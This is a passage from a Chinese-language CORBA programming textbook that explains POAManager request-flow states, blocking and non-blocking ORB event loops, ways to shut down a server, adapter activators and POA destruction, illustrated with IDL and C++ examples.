在。如果一个给定的对象引发一个 OBJECT_NOT_EXIST 异常,然后又使它恢复生命,这不但破坏了 CORBA 对象模型,而且还会导致客户应用程序与管理工具之间相互冲突。

当介绍 OMG 生命周期服务时[21],我们将在第12章进一步讨论 deactivate_object 和对象析构问题。

11.10 请求流控制

我们对伺服程序和伺服程序管理器的描述已经说明了 POA 在管理它们自己的资源上如何为应用程序提供了极大的灵活性。比如,伺服程序管理器和默认伺服程序可以严格地控制分配给伺服程序存储的内存大小,这样就允许具有许多对象的应用程序可以大大地扩展。

资源管理的另一个方面与一个服务器应用程序可以处理的请求率有关。如图11.9所示,每个 POA 具有一个相关联的 POAManager,从本质上说 POAManager 起到一个让你控制对 POA 的请求流的水龙头或阀门的作用。图11.9说明了应用程序,ORB,POAManager 对象和 POA 之间的关系。




图11.9 应用程序、ORB、POAManger 和 POA 之间的关系

实际上如果它用不同的参数调用 CORBA::ORB_init,单个的应用程序可能包含多个 ORB 实例,但是这是不正常情况,所以没有在这里说明。在图11.9中,应用程序包含一个 ORB,并且它还包含单个的 Root POA。应用程序已经创建了一个从 Root POA 继承下来的子 POA 的层次结构。它还有两个 POAManager 对象:一个是为了 Root POA 以及它的-一些后代,而另一个是为从 Root POA 继承下来的不同 POA 集的。尽管我们没有说明它们,典型

情况是每个 POA 还有一个或更多的伺服程序与它相关联。

为了删除或保留请求,或是为了失效所有的请求处理,应用程序使用 POAManager 接口将请求传递到一个未受阻碍的 POA。

```
module PortableServer {
    interface POAManager {
        exception AdapterInactive {};
        enum State { HOLDING, ACTIVE, DISCARDING, INACTIVE };
        State get_state();
        void activate() raises(AdapterInactive);
        void hold_requests(in boolean wait_for_completion)
            raises(AdapterInactive);
        void discard_requests(in boolean wait_for_completion)
            raises(AdapterInactive);
        void deactivate(
            in boolean etherealize_objects,
            in boolean wait_for_completion
        ) raises(AdapterInactive);
    };
    // ...
}
```

POAManager 接口提供的四种操作(除了 get_state 操作)与 POAManager 对象的四种可能状态相对应。

- 可以调用 activate 操作来让目标 POAManager 转换到 active 状态并且让请求流通向 POA 或它所控制的 POA。
- 可以调用 hold_requests 操作来将目标 POAManager 的状态改变到 holding 状态。在这种状态下,POAManager 将所有向 POA 或向它控制下的 POA 所做的请求进行排队。在 holding 状态下,POAManager 可等候请求的最大数目是与实现有关的。如果 POAManager 达到它的队列极限,它可能通过产生标准的 CORBA::TRANSIENT 系统异常删除每个请求,这就预示客户程序应该重新请求。如果 hold_requests 的 wait_for_completion 参数为假,那就在更改 POAManager 的状态后操作就立即返回。如果 wait_to_completion 为真,首先 POAManager 的状态改为 holding,然后直到进程中的任何请求都已完成或 POAManager 的状态由另一个线程从 holding 状态改为其他状态时,操作才返回。
- 可以调用 discard_requests 操作来将目标 POAManager 的状态改变为 discarding 状态。在这种状态下,POAManager 将每个进入的请求丢弃,不排队并且不将它传送给目标 POA;相反,它会将 CORBA::TRANSIENT 异常返回给客户。如果传递给 discard_requests 的 wait_for_completion 参数为假,那就在更改 POAManager 的状态后操作立即返回。如果 wait_for_completion 为真,首先 POAManager 的状态改为丢弃,然后直到任何正在进行的请求完成或 POAManager 的状态由另一个线程从 discarding

ing 状态改其他状态时,操作才返回。

- 可以调用 deactivate 操作将目标 POAManager 的状态改为 inactive 状态。这种状态下的 POAManager 不再能处理请求并且不能被重新激活。如果新的请求传给该 POA 中的对象或由无效的 POAManager 控制的 POA,它们将被拒绝,其方法取决于实现的方式。一些 ORB 可能产生标准的 CORBA::OBJ_ADAPTER 系统异常返回给客户,而另一些可能显式将客户 ORB 重新定向到另一个对象。与 holding 和 discarding 状态不一样,产生 CORBA::TRANSIENT 异常返回给客户不是一个好的方法,因为它暗示,可以对目标对象重试请求。只要 POAManager 在无效状态,重试将不能成功,因为所有指定给该 POAManager 的请求将被拒绝。产生 CORBA::OBJECT_NOT_EXIST 异常也是不可接受的,因为目标对象可能还存在。ORB 不能确切知道对象是否仍然存在,因为它是不可访问的,甚至对 ORB 也不能访问,这是由于 POAManager 的不活动状态。

Get_state 操作返回 POAManager 的当前状态。图11.10说明了一个 POAManager 的合法状态转换的一个状态图。


在创建时 POAManager 与 POA 相关联。如在11.5节所述,POA::create_POA 操作有一个指向 POAManager 对象的引用作为它的第二个参数。

如果你为这个参数传递一个非空的指向 POAManager 的引用,创建操作就将新创建的 POA 与该 POAManager 相关联。这样就可以通过单个的 POAManager 控制多个 POA 的请求流。换句话说,如果这个参数是一个空的引用,则该实现将与新的 POA 一起创建一个新的 POAManager。请注意,如果一个子代 POA 有一个独立的来自它父代 POA 的 POAManager,那应用于父代 POA 的 POAManager 的任何状态改变并不影响子代 POA 的 POAManager,反之亦然。

转换	调用的操作	结果状态
A	POA::create_POA	Holding
B	POAManager::activate	Active
C	POAManager::discard_requests	Discarding
D	POAManager::hold_requests	Holding
E	POAManager::deactivate	Inactive
F	POA::destroy	Destroyed

图11.10中的状态图说明了新创建的 POA 从 holding 状态开始它们的生命。它们可以从 holding 状态合法地转换到 active(活动)、discarding(丢弃)或 inactive(不活动)状态。一个 POA 可以自由地 POA 在 holding、discarding 和 active 状态之间进行转换。但是,在 POA 的状态已经改变为 inactive 后,仅有的状态的合法转换是通过调用 POA::destroy 删除它。在任何状态下,除了 inactive 状态,可以转换回同样的状态而不会产生错误。

inactive 状态不像其他状态一样是一个临时状态,原因在于 ORB 实现可能使用它来执行资源清除,比如关闭网络连接。从逻辑上讲,POAManager 对象代表通信终结点,在这里对象接收请求。在一些 ORB 实现中,POAManager 对象封装有连接,并执行网络连接管理。创建时,这些 POAManager 实现开始接收进入的请求,而当它们处于失效状态时,它们停止接



Transition	Operation Invoked	Resulting State
A	POA::create_POA	Holding
B	POAManager::activate	Active
C	POAManager::discard_requests	Discarding
D	POAManager::hold_requests	Holding
E	POAManager::deactivate	Inactive
F	POA::destroy	Destroyed

图11.10 POAManager 状态转换图

收并关闭它们的连接。

11.11 ORB 事件处理

任何一个作为服务器程序的 CORBA 应用程序必须接收并处理事件,比如来自客户要求的连接和它们的后继的请求。就事件处理而论,服务器应用程序可以分为两类。

1. 在一些应用程序中,只有 ORB 需要接收并处理这样的事件。这些应用程序可以仅将控制主线程交给 ORB,这样它就可以处理请求并调度它们给对象适配器和伺服程序。这样的应用程序可以说是执行 *blocking* 事件处理,因为应用程序 main 将被阻塞,直到 ORB 关闭它的事件处理并将控制返回给 main。
2. 在另一些应用程序中,ORB 只是必须执行事件处理的几种组件中的一个。比如,一个具有图形用户接口(GUI)的 CORBA 应用程序除了让 ORB 处理输入的请求外,还必须让 GUI 处理窗口事件。所以这些类型的应用程序执行 *non-blocking* 事件处理。它们将控制主线程交给各种事件处理子系统的每一个,而不允许它们中的任何一个阻塞有效的时间周期。

就像 POAManager 对象允许你控制 POA 的请求流一样,ORB 提供各种操作允许你控制整个应用程序的请求流和事件处理,也包括所有的对象适配器^①。下而是这些操作的定义。

```
#pragma prefix "omg.org"
```

^① 虽然这并不是 POA 专用的,我们在本章还是讨论了 ORB 事件处理问题,因为它们与 POA 一样与服务器应用程序相关。

```

module CORBA {
    interface ORB {
        void run();
        void shutdown(in boolean wait_for_completion);
        boolean work_pending();
        void perform_work();
        // ...
    };
    // ...
};

```

这些操作支持事件处理的应用程序的阻塞和非阻塞两种类型。`run` 操作(阻塞状态)允许应用程序开始监听请求。在一个应用程序正在监听请求时,可以调用 `shutdown` 操作让它停止监听。对于非阻塞的事件处理,可使用 `work_pending` 和 `perform_work`。在下一节将详细讨论这些操作中的每一种是如何工作的。

如果 ORB 不提供这样的操作,应用程序将不得不逐个地告诉 POA 或 POAManager 来监听请求。这就是说,你的应用程序的 `main` 将不得不知道你的应用程序中的所有 POA 并直接处理它们。另外的方法是应用程序在 ORB 层次启动事件处理,并将它授权给每个对象适配器。

11.11.1 阻塞事件处理

`ORB::run` 操作将阻塞,直到 ORB 停止运行。从执行你的应用程序 `main` 的线程中调用 `run`,可以让 ORB 接管主线程来执行它的任务。ORB 保持对主线程的控制,并且在调用 `ORB::shutdown` 和 ORB 完全停止运行后才返回。从任何其他线程中调用 `run`,只能等到 ORB 停止后,才可以阻塞那个线程。

11.11.2 非阻塞事件处理

当 ORB 接管主线程时,`ORB::run` 操作可以让应用程序正确运行。但是,对于用其他事件循环共享主线程的应用程序,将主线程的控制交给 ORB 是不可接受的。作为一种替代方法,需要一个方法来确定何时 ORB 需要主线程来执行一些工作,然后暂时将主线程的控制交给 ORB 来完成该项工作。

为了确定 ORB 是否有任何悬而未决的工作项,可以调用 `work_pending`。如果 ORB 需要主线程来执行一些工作,它返回真;否则的话,它返回假。如果 `work_pending` 返回真,那就可以通过调用 `perform_work` 暂时将主线程控制交给 ORB。

```

// The handle_gui_events function allows the user
// interface to refresh itself and handle its events.
// It returns true if the user has clicked the
// "exit" button.
extern bool handle_gui_events();

int
main(int argc, char * argv[])
{

```

```
CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

// Initialize POAs and POAMangers and then activate
// objects(not shown).

// Enter event loop.
bool done = false;
while (!done) {
    if(orb->work_pending())
        orb->perform_work();

    done = handle_gui_events();
}
orb->shutdown(1);

return 0;
}
```

在这个例子中,我们使用非阻塞 ORB 事件处理函数,这样就允许 GUI 处理它的事件。在初始化 ORB 和 POA 并激活我们的对象后,进入一个事件循环。在该循环中,首先调用 work_pending 来查看 ORB 是否有任何工作项需要完成。如果 work_pending 返回为真,我们调用 perform_work 让 ORB 执行该工作。然后调用所假想的 handle_gui_events 函数让 GUI 处理来自用户的输入。如果用户单击 GUI 的退出按钮,handle_gui_events 返回真,这样退出事件循环并关闭应用程序。

ORB 执行的工作单元的“大小”是与实现有关的,它可能涉及到一些行为,如从一个套接字中读取外来的信息或将请求调度给对象适配器。这就是说,perform_work 阻塞的时间随 ORB 的不同而不同,并且潜在地从一个调用到下一个调用变化。

还有其他事件循环的单线程 CORBA 服务器应用程序必须如前例一样使用 work_pending 和 perform_work。但是,对于多线程应用程序,对这样的事件循环可使用下面两种方法中的一种:在主线程中调用 ORB::run 或在它自己各自的线程中为应用程序的其他部分调用任一个其他事件循环。如果其他事件循环也需要主线程来进行它们的工作,就不能使用这个方法,但是对大多数多线程应用程序来说,它是一个可行的选择。在第21章我们详细地讨论这个问题。

11.11.3 应用程序停止运行

当你想关掉应用程序时,调用 ORB::shutdown。它只含有唯一的 boolean 参数,这个参数告诉应用程序阻塞是否要等待所有关闭的活动结束才进行或者在所有关闭的工作完成前它就返回。

服务器应用程序通常以下面三种方式关闭。

1. 应用程序可以使用一种超时的方法。如果在一定的时间内它没有接到任何请求,应用程序就启动它自己的关闭程序。
2. 用户可以通过向正在运行的应用程序发送一个信号来强制执行关闭。比如,在 UNIX 操作系统上,用户可能通过键入中断字符(通常是 Ctrl-C)来为服务器程序生成一个中断信号。如果应用程序具有一个 GUI,用户可能单击一个按钮来通知应用程

序退出运行。

3. 另一种方法可能是调用由应用程序 CORBA 对象提供的一些 shutdown 操作。

下面详细讨论这些方法。

通过超时关闭

大多数 ORB 提供一个其作用与 ORB::run 一样的专有的操作,但该操作含有一个超时参数。一般这里参数是指定一个超时周期为若干秒。如果指定的时间内应用程序没有处理任何 CORBA 请求,ORB 启动应用程序的关闭程序。

因为当需要时,应用程序可以激活服务器程序的进程(参阅第14章),所以在超时后让一个服务器程序关闭是相当实用的。它防止了空闲的服务程序的运行,这样空闲的服务程序没有必要使用机器和操作系统资源,并且它有助于收集暂态对象产生的无用存储单元。

但是,超时方法并不是没有缺陷。CORBA 没有提供一个标准的基于超时的关闭操作(并且还不清楚像这样的操作是否应该标准化),所以如果你要基于超时来关闭你的应用程序,就必须使用你的 ORB 供应商所给的任何专有函数。基于超时关闭的服务器程序也会导致那些不是频繁地向暂态对象发送请求的客户程序偶尔发现它们的暂态对象已经出乎意料地消失了。在12.7.4中详细地讨论了基于超时关闭的方法如何影响对象的生命周期。

通过信号关闭

如果从一个命令行或一个控制脚本启动你的服务程序,就可能要使用 UNIX 信号,Windows 控制台事件,或 GUI 控制来关掉它们。单击一个 GUI 按钮进行关闭是很容易的,因为你的应用程序同时会接到关闭通知,但使用一个非同步信号或控制台事件进行关闭要困难些。

如果你的应用程序的 GUI 为你提供一个单击按钮,通过该按钮可以启动关闭程序,比如,单击该按钮调用 ORB::shutdown 时执行的代码。这个方法容易且简单,就如我们在11.11.2节的例子中所说明的一样。

当接到一个信号时正确且干脆地关闭你的应用程序的主要困难在于,使用信号处理的不可移植性问题。尤其是对于多线程应用程序。一些操作系统要你建立一个单信号处理线程,而另外一些操作系统当信号到达时,传送一个非同步信号给正在运行的任何线程。Windows 控制台事件有点(但不完全)像 UNIX 信号,实现可移植的信号处理更困难。

幸运的是,一些 ORB 提供可移植的信号处理抽象,这些信号处理抽象隐藏了每个平台信号处理机制的细节和特征。这些服务通常要求你提供一个回调处理函数,当一个信号用于停止一个过程(比如 SIGINT 和 SIGTERM)或一个控制台事件到达时,调用该处理函数。可以如下所示编写你的处理函数来启动 ORB 关闭程序:

```
// File-static ORB reference.
static CORBA::ORB_var orb;

// Signal-handling function.
static void
async_handler()
{
    if(!CORBA::is_nil(orb))
        orb->shutdown(0);
}
```

```

}

int
main(int argc, char * argv[])
{
    // First set up our asynchronous signal handler.
    TerminationHandler::set_handler(async_handler);

    // Initialize the ORB.
    orb = CORBA::ORB_init(argc, argv);

    // ...
}

```

将一个指向 `async_handler` 函数的指针传递给我们专用的 `TerminationHandler::set_handler` 函数以便将 `async_handler` 作为处理信号事件的回调信号进行注册。然后像通常一样编写 `main` 的其他部分的代码。

请注意，在 `async_handler` 函数中，我们用一个参数值为假(0)的参数调用 `ORB::shutdown`。这是为了避免阻塞处理函数让它等待当前所有的正在进行中的请求结束，进而等待所有的对象适配器停止工作，最后等待 ORB 本身停止工作。出于可移植性考虑，你的处理函数应该执行尽可能少的工作，因为一些操作系统限制信号处理程序可以执行的动作的类型。

如果所使用的 ORB 提供了这些抽象，建议使用它们。但是，应当小心，如果你的应用程序中的代码已经大量使用信号，这些专有的信号处理抽象可能并不为你工作。甚至糟糕的是，你的 ORB 可能没有提供这样一种抽象。如果它没有，就应该向你的 ORB 供应商进行咨询，询问如何处理可移植的信号启动的关机工作。

通过 CORBA 请求关闭

第三种关闭服务器应用程序的方法是向服务器上的一个对象发送一个关机请求。这样的一个对象可能具有如下的接口：

```

interface ProcessTerminator {
    void shutdown();
}

```

每个进程需要一个这样的对象，所以可能需要向一些其他对象接口添加一个 `shutdown` 操作，而不是为它创建一个全新的接口。比如，在我们的 CCS 服务器程序中，就可以创建 `Controller` 接口的 `shutdown` 部分。

`Shutdown` 方法的函数体看起来像我们上一节中的信号处理代码一样：

```

void
MyProcessTerminator::
shutdown() throw(CORBA::SystemException)
{
    orb->shutdown(0);
}

```

在这种情况下，要求我们传递一个假(0)值给 `ORB::shutdown` 以避免死锁的出现。如果我们传递一个真值，`ORB::shutdown` 在返回前将试图等待所有的请求完成，但是因为我们

在一个请求中调用它,所以会因为等待返回而处于阻塞状态。

这种方法看起来非常简单,但它有几个缺点。

- 启动 ORB 关闭会导致 ORB 关闭它所有的对象适配器。这就是说所有的客户连接都将被关闭,其中包括调用这个请求的客户程序。这可能也就意味着,在 ORB 发送该响应前,连接就将被关闭,这样就会导致客户程序的 ORB 产生一个 CORBA::COMM_FAILURE 异常。

在一些情况下,可以通过将 ProcessTerminator::shutdown 操作说明为 oneway 以让客户程序的 ORB 运行时知道它不应该期待一个响应(参阅 4.12 节)。但是,oneway 是高度依赖于底层的传输和协议,而在一些情况下,一个完全的往返响应是不可避免的。比如,在 OMG 标准的分布式计算环境通用交互 ORB 协议(Distributed Computing Environment Common Inter-ORB Protocol, DEC-CIOP)中,oneway 作为一个标准的、往返的 DEC RPC 来实现,这是因为 DEC 不支持 oneway 语义。

- 调用 ProcessTerminator::shutdown 的客户程序不知道其他客户程序可能正在使用该服务器程序。比如,如果另一个客户程序正在进行多线程事务处理,该客户程序可能在它完成前并没有意识到你正在关闭服务器程序。

不管这些问题,如果想通过一个网络管理应用程序来控制服务器的话,可能会发现这种技术是有用的。

应用程序关闭与 ORB 关闭的比较

在上一节介绍的三个用于关闭一个应用程序的方法都具有同样的问题:它们假定“应用程序”和“ORB”是同步的。换句话说,它们不能用于单个应用程序包含多个 ORB 实例(这些 ORB 实例是通过用不同的参数多次调用 ORB_init 来创建的)的情况。在一个多 ORB 应用程序中,仅因为你为一个 ORB 启动了关闭程序并不意味着你可将整个应用程序关闭。

对一个多 ORB 应用程序来说,必须使用一个调用每个 ORB 的 ORB::pending 和 ORB::perform_work 的非阻塞的事件处理循环。这种方法让每个 ORB 使用主线程来执行所要求的工作。不是让信号处理程序或应用程序确定的 shutdown 方法来调用 ORB::shutdown,而是可以用一个标志来标记应用程序应当关闭它自己。然后这个标志可以在事件循环中检查。如果事件循环注意到已经设置该标志,它就能退出并让清除代码来为每个 ORB 实例启动关闭程序。

11.12 POA 激活

象伺服程序一样,POA 可以按要求创建。这种方法可以用于很少调用 POA 的对象的应用程序。当接到一个向还没有创建的子代 POA 中的对象所做的请求时或应用程序使用一个已命名但还没有创建的 POA 的 POA::find_POA 操作来搜索 POA 的层次结构时,POA 就会激活。应用程序必须通过激活它的子代 POA 的每个 POA 来注册一个 AdapterActivator。

```
module PortableServer {
    interface AdapterActivator {
```

```

        boolean unknown_adapter (in POA parent, in string name);
    };
    // ...
};

```

适配器激活器是一个普通的 CORBA 对象,所以它们可以通过伺服程序来具体化。一个适配器激活器的 C++ 伺服程序从 POA_PortableServer::AdapterActivator 框架中派生出来。

```

#include <poaS.hh>

class ExampleAdapterActivator:
    public virtual POA_PortableServer::AdapterActivator
{
public:
    ExampleAdapterActivator() {}
    virtual ~ExampleAdapterActivator() {}

    virtual CORBA::Boolean unknown_adapter (
        PortableServer::POA_ptr parent,
        const char *           name
    ) throw(CORBA::SystemException);

private:
    // copy not supported
    ExampleAdapterActivator(const ExampleAdapterActivator &),
    void operator=(const ExampleAdapterActivator &),
};


```

这个伺服类中唯一的有意义的成员函数是 unkown_adapter 函数。它包含有一个指向将被激活的 POA 的父 POA 的引用以及新的 POA 名字。

```

CORBA::Boolean
ExampleAdapterActivator::
unknown_adapter(
    PortableServer::POA_ptr parent,
    const char *           name
) throw(CORBA::SystemException)
{
    CORBA::Boolean return_val = 0;
    if (strcmp(name, "child") == 0) {
        // Create a PERSISTENT LifespanPolicy object.
        PortableServer::LifespanPolicy_var lifespan =
            parent->create_lifespan_policy(
                PortableServer::PERSISTENT
            );
        // Create PolicyList.
        CORBA::PolicyList policies;
        policies.length(1);
        policies[0] =

```

```

PortableServer::LifespanPolicy::duplicate(lifespan);

// Use the parent's POAManager.
PortableServer::POAManager_var poa_mngr =
    parent->the_POAManager();

// Create the child POA.
try {
    PortableServer::POA_var child =
        parent->create_POA("child", poa_mngr, policies);
    return_val = 1;
}

catch(const PortableServer::POA::AdapterAlreadyExists & ) {
    // Do nothing, return_val already set to 0.
}

catch(const PortableServer::POA::InvalidPolicy & ) {
    assert(0);      // design error
}

// Destroy our LifespanPolicy object.
lifespan->destroy();
}

return return_val;
}

```

适配器激活器只含有要创建的子 POA 的名字,以及 POA 的名字和它的祖先,通过它可以决定是否创建该 POA。指向父 POA 的引用通过 POA::the_name 只读属性可以用于请求获得它的名字,这个属性返回一个包含父代名字的字符串。指向父 POA 祖先的引用可以通过 POA::the_parent 只读属性得到。

在我们的例子中,这段代码检查将被激活的子 POA 的名字是否为“child”,如果是的话,接下来创建该 POA。我们首先创建一个由 PERSISTENT 生命范围策略组成的 POA 策略列表,这样就能为一个持久的 POA 创建子代,然后得到一个指向父 POA 的 POAManager 对象的引用并让子代共享它。最后,调用父代 POA 的 create_POA。我们在一个 try 程序段中执行这个创建来捕获 create_POA 可能产生的非系统异常,因为 unkown_adapter 不允许产生任何用户定义异常。

这个例子还引出了一个与请求流控制相关的有意义的专题。如果不使用适配器激活器创建我们的子 POA 或者 POA 包含前面已经创建的对象,就会发现在应用程序完成对新的 POA 初始化前,这些对象正在被调用。问题的根源在于,我们将父 POA 的 POAManager 用于四个子 POA。如果当我们给它传递 create_POA 时,该 POAManager 处在激活状态,它就立即将请求流调度给刚创建的子 POA。如果我们要在新创建的子 POA 上安装一个伺服程序管理器或默认伺服程序,我们可能碰壁。

当适配器激活器正在运行时,使用该适配器激活器可防止这个问题,这时所有向激活的 POA 中的对象所做的请求都将进行排队。因为在一个 POAManager 实现中使用队列进行管理,这个队列的大小是与实现有关的。另一个防止这个问题的方法是,在将它传递给 create_POA 并随后改为激活状态之前,明确地将 POAManager 转换成 holding 状态。但是,这个方

法可能令人讨厌,因为它很慢,并且如果忘记了任何一个 POAManager 状态转换,就可能导致意想不到的问题。

使用 POA::the_activator 属性可以设置 POA 的适配器激活器。

```
// Create our AdapterActivator object.  
ExampleAdapterActivator adapter_activator_servant;  
PortableServer::AdapterActivator_var adapter_activator =  
    adapter_activator_servant._this();  
  
// Make it the AdapterActivator of our Root POA.  
root_poa->the_activator(adapter_activator);
```

在我们的例子中,通过伺服程序的 _this 成员函数使用隐式创建和激活的方式创建了一个暂态的 AdapterActivator 对象。因为 AdapterActivator 对象对激活 POA 的过程来说它必须是局部的,所以作为暂态对象创建它们就意味着在它们的使用上强制不合实际的限定。单个的 AdapterActivator 可以通过多个 POA 同时进行注册。

就像所有的软件一样,对服务器应用程序的要求随着时间的推移是需要进行修改的。一个应用程序在最初可能使用一个或两个 POA,而到最后可能需要 10 个,20 个甚至更多的 POA,这将依赖于应用程序支持多少个不同类型的 CORBA 对象以及它如何使用 POA 的特性,如何服程序管理器和默认的伺服程序。所以建议从最低的要求来说,不管你最初是否使用适配器激活器,你要编写所有的 POA 创建代码,这样就很容易从一个适配器激活器中激活它。更多的情况是,应该总是使用适配器激活器来创建 POA,即使你使用 find_POA 激活来显式创建所必须的 POA。这种方法有助于避免前面所述的 POAManager 竞争情况的出现。

下面的例子说明了图 11.6 所示的 POA 层次结构是如何使用我们的 ExampleAdapterActivator 的一个不同实现进行创建的。

```
CORBA::Boolean  
ExampleAdapterActivator::  
unknown_adapter()  
{  
    PortableServer::POA_ptr parent,  
    const char * name  
} throw(CORBA::SystemException)  
{  
    CORBA::Boolean install_adapter_activator = 0;  
    CORBA::PolicyList policies;  
  
    // Obtain our own object reference.  
    PortableServer::AdapterActivator_var me = _this();  
  
    if (strcmp(name, "A") == 0) {  
        // Create policies for POA A (not shown).  
    } else if (strcmp(name, "B") == 0) {  
        // Create policies for POA B (not shown).  
        install_adapter_activator = 1;  
    } else if (strcmp(name, "C") == 0) {  
        // Create policies for POA C (not shown).  
    }
```

```

} else if (strcmp(name, "D") == 0) {
    // Create policies for POA D (not shown).
    install_adapter_activator = 1;
} else if (strcmp(name, "E") == 0) {
    // Create policies for POA E (not shown).
} else {
    // Unknown POA.
    return 0;
}

// Use the parent's POAManager for all POAs.
PortableServer::POAManager_var poa_mngr =
    parent->the_POAManager();

// Create the child POA.
try {
    PortableServer::POA_var child =
        parent->create_POA(name, poa_mngr, policies);
    if (install_adapter_activator)
        child->the_activator(me);
} catch (const PortableServer::POA::AdapterAlreadyExists &e) {
    return 0;
} catch (const PortableServer::POA::InvalidPolicy &e) {
    assert(0);      // design error
}
return 1;
}

```

为了使该 POA 设置正确的策略,首先将正要激活的 POA 的名字与所有已知的 POA 名字进行比较。如果该 POA 的名字是未知的,我们就不激活它并返回0。假设传递一个有效的名字,就从父 POA 中获取 POAManager 并将它传递给 create_POA,同时还有新的 POA 的名字和它的策略。如以前一样,捕捉 create_POA 可能产生的非系统异常,因为 unknown_adapter 不允许引发这类异常。由于它们具有子 POA,每一个 POA“B”和 POA“D”还要要求一个适配器激活器,所以如果 install_adapter_activator 标志设为真,为它们安装我们的 ExampleAdapterActivator。

服务器程序的 main 可以使用 find_POA 来明确地强制这个适配器激活器运行。它必须确保以正确的顺序调用 find_POA 以保证 POA 的层次按设想的方式设置。

```

int
main(int argc, char * argv[])
{
    // Initialize the ORB.
    CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

    // Obtain a reference to the Root POA.
    CORBA::Object_var obj=
        orb->resolve_initial_references("RootPOA");
    PortableServer::POA_var root_poa =

```

```

PortableServer::POA::narrow(obj);

// Install our AdapterActivator.
ExampleAdapterActivator aa_servant;
PortableServer::AdapterActivator_var aa =
    aa_servant._this();
root_poa->the_activator(aa);

// Create POA A.
PortableServer::POA_var poa_a = root_poa->find_POA("A",1);

// Create POA B.
PortableServer::POA_var poa_b = root_poa->find_POA("B",1);

// Create POA C.
PortableServer::POA_var poa_c = root_poa->find_POA("C",1);

// Create POA D.
PortableServer::POA_var poa_d = poa_b->find_POA("D",1);

// Create POA E.
PortableServer::POA_var poa_e = poa_d->find_POA("E",1);

// Activate our POAManager.
PortableServer::POAManager_var mgr =
    root_poa->the_POAManager();
mgr->activate();

// Let the ORB listen for requests.
orb->run();

return 0;
}

```

以这种方式初始化 ORB 并且得到一个指向 Root POA 的引用。然后为 AdapterActivator 创建一个伺服程序并为它隐式创建一个暂态 CORBA 对象。在通过 Root POA 将 AdapterActivator 注册后,为 POA“A”,“B”,“C”,“D”和“E”调用 find_POA,这样就可以强制地让它们存在。find_POA 的第二个参数是个布尔量,该参数告诉它,如果没有找到的话,就尝试激活 POA。然后激活 Root POA 的 POAManager,由于 ExampleAdapterActivator 伺服程序的作用,它可由 POA“A”,“B”,“C”,“D”和“E”共享。最后,使 ORB 运行,这样就可让请求进入服务器程序。

尽管直到 POA 已经创建时,并没有激活 POAManager,但还是可以预先进行,同时 AdapterActivator 的存在也确保了对任何正在创建的 POA 所做的任何请求都进行排队,直到 POA 已经正确地初始化。

这种 POA 创建方法在一个地方保留所有创建代码而不将它们分散在你的应用程序中。它还让你通过 find_POA 很容易显式创建 POA 或者就像向它们的对象提出请求一样按要求创建它们。

11.13 POA 析构

最终,POA 必须被撤消,通常是由于 ORB 的关闭和服务器应用程序进程的结束。但是,

在应用程序关闭时并没有撤消。比如，一个打算保持运行的应用程序可能追踪一个给定 POA 拥有的所有对象，然后在它以前所创建的所有对象都撤消后，撤消该 POA。

使用 POA::destroy 操作可以撤消 POA。在一个 POA 中调用它也可以撤消它所有的后代 POA。被一个正在撤消的 POA 中的对象已经处理的任何请求都会完成，并且如果它存在的话，任何新的请求将会调用任一父 POA 适配器激活器，或者向客户返回一个 CORBA::OBJECT_NOT_EXIST 异常。

```
module PortableServer {
    interface POA {
        void destroy(in boolean etherealize_objects,
                    in boolean wait_for_completion);
        // ...
    };
    // ...
};
```

`etherealize_objects` 参数控制 POA 是否采取行动撤消用它注册的任何伺服程序。只有 POA 的 ServantRetention 策略值为 RETAIN 并且使用它注册一个伺服程序管理器时，这个参数才有意义。如果这些条件为真，并且如果 `etherealize_objects` 也为真，那 POA 首先有效地撤消它自身，然后为每一个在激活对象映射中注册的伺服程序调用伺服程序管理器的 `etberealize_objects`。当撤消时，POA 首先标记它自身，这一点很重要，它确保在释放期间任何企图执行 POA 上操作的伺服程序都会收到一个 CORBA::OBJECT_NOT_EXIST 异常。

